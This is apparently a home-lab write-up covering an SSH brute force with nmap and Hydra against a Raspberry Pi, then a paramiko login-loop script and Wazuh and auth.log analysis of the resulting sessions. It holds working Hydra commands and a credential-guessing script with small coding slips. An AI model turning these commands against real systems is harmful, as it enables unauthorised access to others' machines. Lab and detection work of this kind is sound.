Experiment: SSH Brute Force Attack

In this experiment I will be performing an SSH brute force attack on a Raspberry Pi system.


DISCLAIMER!!
This experiment was conducted in a controlled environment for educational purposes only.
Unauthorized access to computer systems is illegal.

Using Hydra to perform the brute force attack

Steps:

1. Open terminal
2. Attain Ip address of the raspberry pi device

```
> sudo nmap -sV -O 192.168.11.0/24
```



Ports open:
SSH - 22
HTTP - 80
SSL/HTTPS - 443
RRAC - 5678

3. Performing Brute force attack with Hydra


```
> hydra -l <username> -p <password> ssh://<target ip address>
```

> hydra -L <username wordlist> -P <password wordlist> ssh://<target ip address>


In this case we know the password but don't know the username. So we will be using the wordlist

/Seclists/Usernames/CommonAdminBase64.txt

> hydra -L /usr/share/wordlists/Seclists/Usernames/CommonAdminBase64.txt -p <password> ssh://192.168.11.141



Now performing ssh login after getting the credentials.



Experiment: SSH Multiple Login attack and Log Analysis

In this experiment I will be writing a python script that when run will perform multiple ssh login attempts and the SIEM will alert the malicious activity. And I will perform log analysis.

DISCLAIMER!!
This experiment was conducted in a controlled environment for educational purposes only.
Unauthorized access to computer systems is illegal.

Creating the python script
I will be using the “Paramiko” library for connection between Python and SSH.


```
Import paramiko

#creating variables

Username = “<username>”
Password = “<password>”
Target_ip = “192.168.x.x”
Port = 22

#wordlist for username comparison
with open('/usr/share/wordlists/SecLists/Usernames/top-usernames-shortlist.txt', 'r') as
uname:
    usernames = uname.readlines()


client = paramiko.SSHClient()
client.set_missing_host_key_policy(paramiko.AutoAddPolicy())

i = 0
n = int(input(“Enter the number of times you want to log into SSH: “))

try:
   # Check if the username exists in the wordlist

    if username + "\n" in usernames:  # Make sure the newline character is handled

        while(i<=n):
            client.connect(hostname=target_ip, port=port, username=username,
password=password, timeout=10)

            # Run a command
```

```
            stdin, stdout, stderr = client.exec_command("echo I am in")

            # Read and print the output
            output = stdout.read().decode().strip()
            if output:
                print("Remote said:", output)
            else:
                print("No output from the remote command.")

            i=i+1
        else:
            print(f"Username {username} not found in the wordlist.")

except paramiko.AuthenticationException:
    print("Wrong username/password")
except (paramiko.SSHException, socket.error) as e:
    print("Connection problem:", e)
finally:
    client.close()
```

Output:


```
ubuntu@ubuntu:~/Documents/python-work$ python3 ssh_attack.py
Enter the number of time it should perform the login: 10
Remote said: I am in
Remote said: I am in
Remote said: I am in
Remote said: I am in
Remote said: I am in
Remote said: I am in
Remote said: I am in
Remote said: I am in
Remote said: I am in
Remote said: I am in
Remote said: I am in
ubuntu@ubuntu:~/Documents/python-work$
```


Wazuh Ubuntu Desktop event logs:



We can already see multiple login attempt logs on the device event list.
Using filters in wazuh to check for details and number of attempts

agent.ip = 192.168.11.3 (target machine IP)
Rule.description = “PAM: login session opened” (ssh connection opened, user logged in)
Rule.description = “PAM: login session closed” (ssh connection closed, user logged out)





Checking Auth.log in Ubuntu Desktop

```
# SSH into target machine and check auth log
> cat /var/log/auth.log
```

```
2025-11-07T15:05:24.213337+05:45 connect-ThinkPad-T490 systemd-logind[979]: New session 1070 of user connect.
2025-11-07T15:05:24.523193+05:45 connect-ThinkPad-T490 sshd[2955722]: Accepted password for connect from 192.168.11.132 port 60816 ssh2
2025-11-07T15:05:24.527199+05:45 connect-ThinkPad-T490 sshd[2955722]: pam_unix(sshd:session): session opened for user connect(uid=1000) by c
onnect(uid=0)
2025-11-07T15:05:24.535217+05:45 connect-ThinkPad-T490 systemd-logind[979]: New session 1071 of user connect.
2025-11-07T15:05:24.823565+05:45 connect-ThinkPad-T490 sshd[2955787]: Accepted password for connect from 192.168.11.132 port 60828 ssh2
2025-11-07T15:05:24.826152+05:45 connect-ThinkPad-T490 sshd[2955787]: pam_unix(sshd:session): session opened for user connect(uid=1000) by c
onnect(uid=0)
2025-11-07T15:05:24.831585+05:45 connect-ThinkPad-T490 systemd-logind[979]: New session 1072 of user connect.
2025-11-07T15:05:25.132352+05:45 connect-ThinkPad-T490 sshd[2955832]: Accepted password for connect from 192.168.11.132 port 60834 ssh2
2025-11-07T15:05:25.136446+05:45 connect-ThinkPad-T490 sshd[2955832]: pam_unix(sshd:session): session opened for user connect(uid=1000) by c
onnect(uid=0)
2025-11-07T15:05:25.145244+05:45 connect-ThinkPad-T490 systemd-logind[979]: New session 1073 of user connect.
2025-11-07T15:05:25.432656+05:45 connect-ThinkPad-T490 sshd[2955884]: Accepted password for connect from 192.168.11.132 port 60838 ssh2
2025-11-07T15:05:25.434200+05:45 connect-ThinkPad-T490 sshd[2955884]: pam_unix(sshd:session): session opened for user connect(uid=1000) by c
onnect(uid=0)
2025-11-07T15:05:25.437601+05:45 connect-ThinkPad-T490 systemd-logind[979]: New session 1074 of user connect.
2025-11-07T15:05:25.690424+05:45 connect-ThinkPad-T490 sshd[2955930]: Accepted password for connect from 192.168.11.132 port 60848 ssh2
2025-11-07T15:05:25.693929+05:45 connect-ThinkPad-T490 sshd[2955930]: pam_unix(sshd:session): session opened for user connect(uid=1000) by c
onnect(uid=0)
2025-11-07T15:05:25.701859+05:45 connect-ThinkPad-T490 systemd-logind[979]: New session 1075 of user connect.
2025-11-07T15:05:25.838299+05:45 connect-ThinkPad-T490 sshd[2955930]: pam_unix(sshd:session): session closed for user connect
2025-11-07T15:05:25.839694+05:45 connect-ThinkPad-T490 sshd[2955626]: pam_unix(sshd:session): session closed for user connect
2025-11-07T15:05:25.853703+05:45 connect-ThinkPad-T490 sshd[2955426]: pam_unix(sshd:session): session closed for user connect
2025-11-07T15:05:25.854041+05:45 connect-ThinkPad-T490 systemd-logind[979]: Session 1075 logged out. Waiting for processes to exit.
2025-11-07T15:05:25.857055+05:45 connect-ThinkPad-T490 sshd[2955674]: pam_unix(sshd:session): session closed for user connect
2025-11-07T15:05:25.857717+05:45 connect-ThinkPad-T490 systemd-logind[979]: Session 1069 logged out. Waiting for processes to exit.
2025-11-07T15:05:25.862686+05:45 connect-ThinkPad-T490 systemd-logind[979]: Removed session 1075.
2025-11-07T15:05:25.867333+05:45 connect-ThinkPad-T490 systemd-logind[979]: Removed session 1069.
2025-11-07T15:05:25.868980+05:45 connect-ThinkPad-T490 sshd[2955787]: pam_unix(sshd:session): session closed for user connect
2025-11-07T15:05:25.873590+05:45 connect-ThinkPad-T490 sshd[2955722]: pam_unix(sshd:session): session closed for user connect
2025-11-07T15:05:25.875794+05:45 connect-ThinkPad-T490 sshd[2955529]: pam_unix(sshd:session): session closed for user connect
2025-11-07T15:05:25.876490+05:45 connect-ThinkPad-T490 sshd[2955303]: pam_unix(sshd:session): session closed for user connect
```

We can see multiple login sessions along with the IP address of the attacker device.